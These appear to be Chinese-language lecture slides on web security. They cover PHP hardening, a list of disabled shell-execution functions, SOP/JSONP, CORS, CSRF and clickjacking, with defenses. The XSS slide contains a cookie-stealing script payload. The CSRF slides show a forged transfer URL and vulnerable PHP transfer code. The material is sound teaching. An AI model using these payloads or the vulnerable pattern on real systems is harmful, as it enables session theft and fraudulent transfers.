


雜湊 (Hash)

- 將資料按演算法 (例如MD5) 計算出長度固定的雜湊值。
- 演算法為單向不可逆。
- 經常用於驗證資料的一致性。



雜湊的應用實例（密碼驗證）



PHP執行環境的建議設定（一）

- 只掛入需要的 **Extension** 模組
- 檢視並且設定資料夾、檔案的夠用且最低存取權限
- 運算資源管控與DoS:
 - `max_execution_time = 30`
 - `max_input_time = 30`
 - `memory_limit = 40M`
- 停用危險的 **PHP** 函數:
 - `exec, passthru, shell_exec, system, proc_open, popen, curl_exec, curl_multi_exec, parse_ini_file, show_source`

PHP執行環境的建議設定（二）


- `expose_php=Off`
- `display_errors=Off`
- `file_uploads=Off`
- `allow_url_fopen=Off`
- `sql.safe_mode=On`
- `post_max_size=1K`
- `cgi.force_redirect=On`
- `open_basedir="/var/www/html/"`
- `session.save_path="/var/lib/php/session"`
- `upload_tmp_dir="/var/lib/php/session"`

Client端DOM與JavaScript安全程式設計

HTML5 程式安全。

- Same-origin policy(SOP)與JSONP的運作原理與流程
- Cross Origin Resource Sharing (CORS)衍生的問題
- 以PHP程式示範CSRF入侵
- 點擊綁架 (ClickJacking) 運作原理

Same-origin Policy (SOP)



跨站攻擊(XSS)



- 如果使用者輸入這樣的文字內容呢？
 - `<meta http-equiv="refresh" content="1;URL=page2.php">`
- 或者這樣輸入：
 - `<script>location.href = "StealCookie.php?CookieData=" + escape(document.cookie)</script>`

JSONP的運作原理與流程

```
<html>
  <head>
    <script src="jquery.js">
      <img alt="code icon" data-bbox="171 375 221 478" style="display: block; margin: 10px 0;"/>
    </head>
    <body>
      ...
      <script>
        function doCallback(data) {
          $("#xxx").text(data.price);
        }
      </script>
    </body>
  </html>
```

1

建立 script 元素並且加入 head 區塊



Src = "//srv2/askPrice.php?id=1"

2

瀏覽器連接 srv2 下載 JavaScript


3

傳回的JavaScript內容:

```
// doCallback( {JSON} );
doCallback({
  "pid": 1,
  "price": 1234
});
```



Cross Origin Resource Sharing (—)



Cross Origin Resource Sharing (二)

- HTML5制定的新標準
 - Same Origin Policy 限制 JavaScript 進行跨網域請求。
 - Web技術傾向於開放架構 (例如WebAPI、Web Service)
 - HTML4 之前可用 JSONP 與 iframe 繞過 SOP。
 - IE 8 利用 XDomainRequest 實現跨網域請求
- 伺服器傳回的 HTTP header:
 - Access-Control-Allow-Origin: <http://www.WhichDomainAllow.com>
 - Access-Control-Allow-Origin: *
- 用戶端支援 HTML5 的瀏覽器會帶上 Origin header
 - Origin: <http://www.WhereComeFrom.com>
- 可用來防範 CSRF，
Origin 不像 referrer 那麼容易被清空改造。

跨站假要求(CSRF) 示範 (一)

很久以前，岳不群在 mobile10 網站留下了一篇文章...「1234」是他的帳號

```
<html>
<head>
</head>
<body>
An Article, an Image,
```

```
<img src=http://...>
```

```
An accident...
```

```
</html>
```

<http://OnLineGamess.com/transfer.php?amount=1000&toWho=1234>

Note: CSRF = Cross-site request forgery
譯名：跨站假要求、跨網站請求偽照。

跨站假要求(CSRF) 示範 (二)


OnLineGame.com 這支 transfer.php 轉帳程式的程式寫法如下：

```
// 驗證使用者是否已登入
if (!isset($_COOKIE["userID"]))
{
    header("Location: login.php");
    exit();
}

$From = $_COOKIE["userID"];
$To = GetParam("toWho"); // 轉入帳號
$Money = GetParam("amount"); // 轉帳金額

transferMoney($From, $To, $Money); // 執行轉帳程序
```

跨站假要求(CSRF) 示範 (三)




如何防禦 CSRF?

- GET指令單純只用於資訊讀取。
- 表單資料採用 POST 傳送。
- 應用 CAPTCHA 驗證，在處理過程加進人工處理的斷點，讓攻擊無法自動化進行。
- Referer Check。
- 網址加入 Anti CSRF Token，讓參數多一些不可預測性。
- 應用 HTML5 的Cross Origin Resource Sharing 宣告。

A stylized, handwritten-style logo or signature, possibly reading 'smm', enclosed in a light blue rectangular box.

點擊綁架（ClickJacking）運作原理

- 攻擊者在網頁嵌入一個樣式設定為透明的 iframe。
- 透明 iframe 的內容載入「受害網站」。
- 使用者實際操作點按的是框架裏頭那個看不見的網站。



如何防禦點擊綁架（ ClickJacking ）？

- frame busting，寫作 JavaScript 程式禁止 iframe 嵌套。
- 使用 HTTP header: X-Frame-Options
 - Deny
 - SameOrigin
 - Allow-from origin
- 宣告 Content Security Policy。
- 利用 HTML5 針對 iframe 新增的 sandbox 屬性：
 - `<iframe sandbox="allow-same-origin"></iframe>`

進階閱讀...

- Open Web Application Security Project (OWASP)
 - <https://www.owasp.org>
- Linux: 25 PHP Security Best Practices For Sys Admins
 - <http://www.cyberciti.biz/tips/php-security-best-practices-tutorial.html>
- 密碼學原理與技術
 - <http://avp.toko.edu.tw/docs/class/3/密碼學原理與技術.pdf>
- 安全的 Web Application 網站安全部署
 - <http://moodle.ncku.edu.tw/mod/resource/view.php?id=34386>
- HTML5 Security Cheat Sheet
 - https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet

回顧複習與問答

- 伺服器程式安全建議
 - SQL Injection資料隱碼攻擊
 - 務必驗證各項輸入參數與欄位
 - 加密與雜湊
 - PHP執行環境建議與 php.ini 重點安全選項
- Client端 DOM 與 JavaScript 安全程式設計
 - Same-origin policy(SOP)與JSONP的運作原理與流程
 - Cross Origin Resource Sharing (CORS)衍生的問題
 - 以PHP程式示範CSRF入侵
 - 點擊綁架 (ClickJacking) 運作原理